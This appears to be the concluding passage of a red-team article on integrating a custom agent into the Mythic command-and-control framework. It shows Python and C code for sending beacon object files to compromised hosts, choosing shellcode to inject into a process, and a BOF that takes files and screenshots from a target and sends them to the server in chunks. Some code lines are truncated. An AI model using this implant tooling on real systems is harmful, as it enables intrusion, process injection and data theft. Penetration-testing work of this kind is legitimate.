
Now, we'll pack the arguments, ensuring they adhere to the correct order and data types as defined in the source code:

```
def process_arguments(self, task_args):
    BeaconPack = self.BeaconPack()
    # Zs
    # C:\\ 0
    try:
        try:
            BeaconPack.addstr(task_args.get_arg('path'))
        except:
            raise Exception("Failed to process path")
        try:
            BeaconPack.addshort(int(task_args.get_arg('recursive')))
        except:
            raise Exception("Failed to process recursive")
    except:
        raise Exception("Failed to process arguments bl")


    outbuffer = BeaconPack.getbuffer()
    return binascii.hexlify(outbuffer)[2:-1]
```

After executing the command shown above, the arguments will be packed, and the JSON sent to the agent with the object file will look like this after decoding and decryption:

```
{"object_file": "ZIYHAAAAAA....cnQA", "arguments": "000000030000002e5c00000"}
```


Finally, we'll send the packed arguments *object_file* and *arguments* to the agent, after first checking the processor architecture:



```
}
async def create_tasking(self, task: MythicTask) -> MythicTask:
    try:
        #BOF NAME HERE
        fn = "dir"
        if not fn.endswith("x64.o") and not fn.endswith("x86.o"):
            fn = fn + "." + task.callback.architecture + ".o"
        file_resp = await MythicRPC().execute("get_file", task_id=task.id,
                                              filename=fn,
                                              limit_by_callback=False,
                                              get_contents=True)


        if file_resp.status == MythicRPCStatus.Success:
            if len(file_resp.response) > 0:
                ## if filename not contains architecture raise exception
                if str(task.callback.architecture) not in file_resp.response[0]['filename']:
                    raise Exception(f"Callback architecture is {task.callback.architecture},

                task.args.add_arg("object_file", file_resp.response[0]["contents"])
                task.args.add_arg("arguments", self.process_arguments(task.args))

                if task.args.get_arg('arguments') is not None and 0 == int(task.args.get_arg
                    task.display_params =  f' {task.args.get_arg("path")}'
                else:
                    task.display_params =  f' {task.args.get_arg("path")} -recursive'
                task.args.remove_arg("path")
                task.args.remove_arg("recursive")

            elif len(file_resp.response) == 0:
                raise Exception("Failed to find the named file. Have you uploaded it before?
        else:
            raise Exception("Error from Mythic trying to search files:\n" + str(file_resp.er
```

Sending a BOF and its arguments to an agent as packed arguments

We implemented a command that retrieves the appropriate BOF from the server based on the target architecture, packs its arguments and sends it all to the agent.




```
[Wed Mar 22 2023 19:24:34] / 902 / mythic_admin

dir C:\\temp
Contents of C:\\temp\*:
        03/22/2023 22:23            <dir> .
        03/22/2023 22:23            <dir> ..
        03/22/2023 22:23        11018362 lol
                                11018362 Total File Size for 1 File(s)
```

Example of running the *dir* command

This method isn't suitable for certain types of arguments, such as shellcodes, as copying a shellcode into a browser is cumbersome. In cases like that, we can use the dynamic_query_function parameter, which allows us to specify a supplementary function. When executed, this function returns a list of files that will become arguments for the object file.

```
            ...
            CommandParameter(
                name="shellcode", cli_name="shellcode", display_name="shellcode",
description="Shellcode to be injected",
                type=ParameterType.ChooseOne,
                dynamic_query_function=self.get_shellcode_files,
                parameter_group_info=[
                    ParameterGroupInfo(
                        required=True,
                        ui_position=2,
                        group_name="Default",
                    )
                ]
            ),
            ...

    async def get_shellcode_files(self, callback: dict) -> [str]:
        file_resp = await MythicRPC().execute("get_file", callback_id=callback["id"],
                                              limit_by_callback=False,
                                              get_contents=False,
                                              filename="",
                                              max_results=-1)
        if file_resp.status == MythicRPCStatus.Success:
            file_names = []
            for f in file_resp.response:
                # await MythicRPC().execute("get_file_contents",
agent_file_id=f["agent_file_id"])
                if f["filename"] not in file_names and
f["filename"].endswith(".bin"):
                    file_names.append(f["filename"])
            return file_names
        else:
            await MythicRPC().execute("create_event_message", warning=True,
                                      message=f"Failed to get files:
{file_resp.error}")
            return []
```

The *dynamic_query_function* parameter enables us to select a shellcode from a dropdown list.


inject-poolparty's Parameters

Description

```
Upload and execute object file on a target machine by selecting a Mythic registred file.
 Assembly is passed as an ARGUMENT in bytes
```

Requires Admin?

False

Parameter	Value
pid Required	3776
shellcode Required	Shellcode.bin


Selecting a shellcode from a dropdown list

Downloading files

One of the important functions in the situational awareness stage is the ability to upload a file to the host or download a file from the host.

The download process works as follows:

1. The operator creates a file download task.
2. The agent queries for pending tasks and receives the download task.
3. The agent checks the input data: whether the file exists, if it's readable, and so on.
4. The agent requests Mythic to create a file on the server and assign it a unique UUID.
5. The agent receives the file UUID.
6. The agent sends the file along with the UUID.
7. Mythic saves the file on the server.




File download algorithm for an agent

To implement this functionality, we can either add branching to the agent code or create a dedicated BOF to handle this sequence.

To reduce the number of indicators of compromise within one object file, we decided to create a separate BOF. Readily available object files from public sources won't work for us because the Mythic protocol is incompatible with the Cobalt Strike protocol. As an example, we'll create a BOF that includes tasks for downloading a file from a target system and taking a screenshot. To instruct the agent to take a screenshot, the *is_screenshot* field in the JSON file must be set to true.


So, we need to send the JSON to the server, requesting a UUID for the file we are about to download. It contains a *task_id* field and is significantly different from the JSON files we had sent previously, so it needs to be generated during the BOF execution.



```
{"action": "post_response", "responses": [
    {
        "task_id": "UUID here",
        "download": {
            "total_chunks": 4,
            "full_path": "/test/test2/test3.file" // full path to the file downloaded
            "host": "hostname the file is downloaded from"
            "is_screenshot": true //indicate if this is a file or screenshot
        }
    }
]}
```

JSON with the request for the UUID of the file to download


To send this JSON, we decided to add two new API methods to the agent: *BeaconGetTaskID*, which returns a pointer to the current task ID, and *BeaconSendRawResponse*, which sends the generated JSON to the server.



```
unsigned char* InternalFunctions[31][2] = {
    {(unsigned char*)"BeaconDataParse", (unsigned char*)BeaconDataParse},
    {(unsigned char*)"BeaconDataInt", (unsigned char*)BeaconDataInt},
    {(unsigned char*)"BeaconDataShort", (unsigned char*)BeaconDataShort},
    {(unsigned char*)"BeaconDataLength", (unsigned char*)BeaconDataLength},
    {(unsigned char*)"BeaconDataExtract", (unsigned char*)BeaconDataExtract},
    {(unsigned char*)"BeaconFormatAlloc", (unsigned char*)BeaconFormatAlloc},
    {(unsigned char*)"BeaconFormatReset", (unsigned char*)BeaconFormatReset},
    {(unsigned char*)"BeaconFormatFree", (unsigned char*)BeaconFormatFree},
    {(unsigned char*)"BeaconFormatAppend", (unsigned char*)BeaconFormatAppend},
    {(unsigned char*)"BeaconFormatPrintf", (unsigned char*)BeaconFormatPrintf},
    {(unsigned char*)"BeaconFormatToString", (unsigned char*)BeaconFormatToString},
    {(unsigned char*)"BeaconFormatInt", (unsigned char*)BeaconFormatInt},
    {(unsigned char*)"BeaconPrintf", (unsigned char*)BeaconPrintf},
    {(unsigned char*)"BeaconOutput", (unsigned char*)BeaconOutput},
    {(unsigned char*)"BeaconUseToken", (unsigned char*)BeaconUseToken},
    {(unsigned char*)"BeaconRevertToken", (unsigned char*)BeaconRevertToken},
    {(unsigned char*)"BeaconIsAdmin", (unsigned char*)BeaconIsAdmin},
    {(unsigned char*)"BeaconGetSpawnTo", (unsigned char*)BeaconGetSpawnTo},
    {(unsigned char*)"BeaconSpawnTemporaryProcess", (unsigned char*)BeaconSpawnTemporaryProcess},
    {(unsigned char*)"BeaconInjectProcess", (unsigned char*)BeaconInjectProcess},
    {(unsigned char*)"BeaconInjectTemporaryProcess", (unsigned char*)BeaconInjectTemporaryProcess},
    {(unsigned char*)"BeaconCleanupProcess", (unsigned char*)BeaconCleanupProcess},
    {(unsigned char*)"toWideChar", (unsigned char*)toWideChar},
    {(unsigned char*)"LoadLibraryA", (unsigned char*)LdrModuleLoad},
    {(unsigned char*)"GetProcAddress", (unsigned char*)LdrGetProcAddress},
    {(unsigned char*)"GetModuleHandleA", (unsigned char*)GetModuleHandleA},
    {(unsigned char*)"FreeLibrary", (unsigned char*)FreeLibrary},
    {(unsigned char*)"BeaconGetTaskID", (unsigned char*)BeaconGetTaskID},
    {(unsigned char*)"BeaconSendRawResponse", (unsigned char*)BeaconSendRawResponse}

};
```

Functions for sending the JSON to the server


The server's response will look as follows:



```
{"action": "post_response", "responses": [{
        "status": "success",
        "file_id": "UUID Here"
        "task_id": "task uuid here",
    }
]}
```

Mythic response containing the file UUID

From this response, the agent extracts the *file_id* value and sends POST requests with the file contents broken into chunks:



```
{"action": "post_response", "responses": [{
    {
        "task_id": "task uuid",
        "download": {
            "chunk_num": 1,
            "file_id": "UUID From previous response",
            "chunk_data": "base64_blob==",
            "chunk_size": 512000, // this is optional, but required if you're not sending
        }
    }
]}
```

Uploading a file to the server

This completes the screenshot upload to the Mythic server.

Conclusion

In this article, we explored the process of integrating a custom agent into the Mythic framework. We added the ability to execute BOF files, upload files, and implemented a custom *dir* command using BOF-file execution.

The **Mythic** framework has established itself as a powerful tool in the field of penetration testing, thanks to several key advantages:

- Ease of integration. One of Mythic's main strengths is its ability to function without requiring complex modifications to the server-side architecture. A custom agent can be seamlessly integrated with Mythic's server with minimal effort.
- Regular updates. Mythic receives frequent updates that introduce new features and enhance existing functionalities.

As with any powerful tool, it is critically important to use Mythic **responsibly**. It should be utilized only to strengthen cybersecurity, not to undermine it.